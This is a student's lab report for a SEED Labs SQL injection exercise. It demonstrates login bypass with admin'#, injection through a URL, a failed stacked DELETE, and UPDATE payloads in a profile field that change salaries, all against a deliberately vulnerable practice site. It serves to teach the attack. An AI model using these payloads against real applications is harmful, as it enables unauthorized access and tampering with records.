

# INFORMATION SECURITY LAB

6

Name: Atmik Ajoy

SRN: PES1201800189

Section: A

# Task 1:

- We use “update Name='Atmik' where ID=1” sql query to change Alice to Atmik (my own name) and similar query to change bobby to friend's name(chethan)
- Using select \* from credential where Name='Atmik', we get details of Employee Atmik.

```
atmik_client [Running] - Oracle VM VirtualBox
Terminal
mysql> select * from credential
-> ;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Atmik	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976
2	Chethan	20000	30000	4/20	10213352					b78ed97677c161c1c82c142906674ad15242b2d4
3	Ryan	30000	50000	4/10	98993524					a3c50276cb120637cca669eb38fb9928b017e9ef
4	Samy	40000	90000	1/11	32193525					995b8b8c183f349b3cab0ae7fccd39133508d2af
5	Ted	50000	110000	11/3	32111111					99343bff28a7bb51cb6f22cb20a618701a2c2f58
6	Admin	99999	400000	3/5	43254314					a5bdf35a1df4ea895905f6f6618e83951a6effc0

```
6 rows in set (0.00 sec)

mysql> select * from credential where Name='Atmik'
-> ;
```

ID	Name	EID	Salary	birth	SSN	PhoneNumber	Address	Email	NickName	Password
1	Atmik	10000	20000	9/20	10211002					fdbe918bdae83000aa54747fc95fe0470fff4976

```
1 row in set (0.01 sec)
```

# Task 2:

## Task 2.1


- We can do sql injection attack through GUI by typing admin'# into the username field without even entering the password, this is because in the sql statement in the unsafe\_home.php file, admin takes up the username field but once we do '#, # comments out the rest of the line including the need for the password field.
- This happens in the unsafe file as it needs to recompile with the password hence needs all the data in advance.

The screenshot shows a web browser window titled "atmik\_client [Running] - Oracle VM VirtualBox". The browser is Mozilla Firefox, displaying the URL `www.seedlabsqlinjection.com/unsafe_home.php?username=admin'%23`. The page has a green header with the "SEEDLABS" logo, "Home", "Edit Profile", and a "Logout" button. The main content area is titled "User Details" and contains a table with user information. The table has columns: Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The rows list users: Atmik, Chethan, Ryan, Samy, Ted, and Admin. The Admin user has an Eid of 99999, a Salary of 400000, and a Birthday of 3/5. The page footer states "Copyright © SEED LABS".

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Atmik	10000	20000	9/20	10211002				
Chethan	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

## Task 2.2

- We can inject from the commandline by using curl to the url we get once passing the login stage, which in our case would be the url in the above screenshot. This works again as in the unsafe\_home.php it doesn't require the password again on compilation and hence is vulnerable to injection attack
- We can see the details returned in the huge paragraph in the screenshot below starting with unordered list <ul and ending at </table>




```
atmik_client [Running] - Oracle VM VirtualBox
Terminal
<!-- Browser Tab title -->
<title>SQLi Lab</title>
</head>
<body>
<nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
  <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
    <a class="navbar-brand" href="unsafe_home.php" ></a>

    <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div>
</nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Atmik</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Chethan</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td></tr></tbody></table>
<br><br>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABs
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logoff.php";
}
</script>
</body>
</html>[04/07/21]seed@atmik-pes1201800189:~/.../LAB6$
```

## Task 2.3


- This entailed appending a new sql statement which was possible by entering '1=1;Delete from credential where Name='Ted';#' in the username field in the login page. Similar logic to exp 2.1 it is meant to comment out the password field rendering the need for us to know the password useless and its meant to append the table with Delete query.
- It fails however as seedlabs has a defense against this and hence it runs an error.



# Task 3:

## Task 3.1

- To modify my own salary, I login to my account using **atmik'#** and go to edit profile.
- In edit profile, under nickname, I enter **', salary=500000 where Name='Atmik';#'**
- This uses similar logic to appending sql command in exp 2.3



Login

atmik\_client [Running] - Oracle VM VirtualBox

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/unsafe\_home.php?username=Atmik'%23%27 -- ... Search

Most Visited SEED LABS Sites for Labs

SEED LABS Home Edit Profile Logout


## Atmik Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABS


Trash

User profile, to showcase previous salary



Editing in Nickname, in edit profile





Proof of working, edited salary

## Task 3.2

- To modify my friends salary, I use the same logic as in 3.1 however, the sql query now becomes '**salary=1 where Name='Chethan';#**'

atmik\_client [Running] - Oracle VM VirtualBox

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/unsafe\_home.php?username=chethan'%2' ... Search

Most Visited SEED Labs Sites for Labs

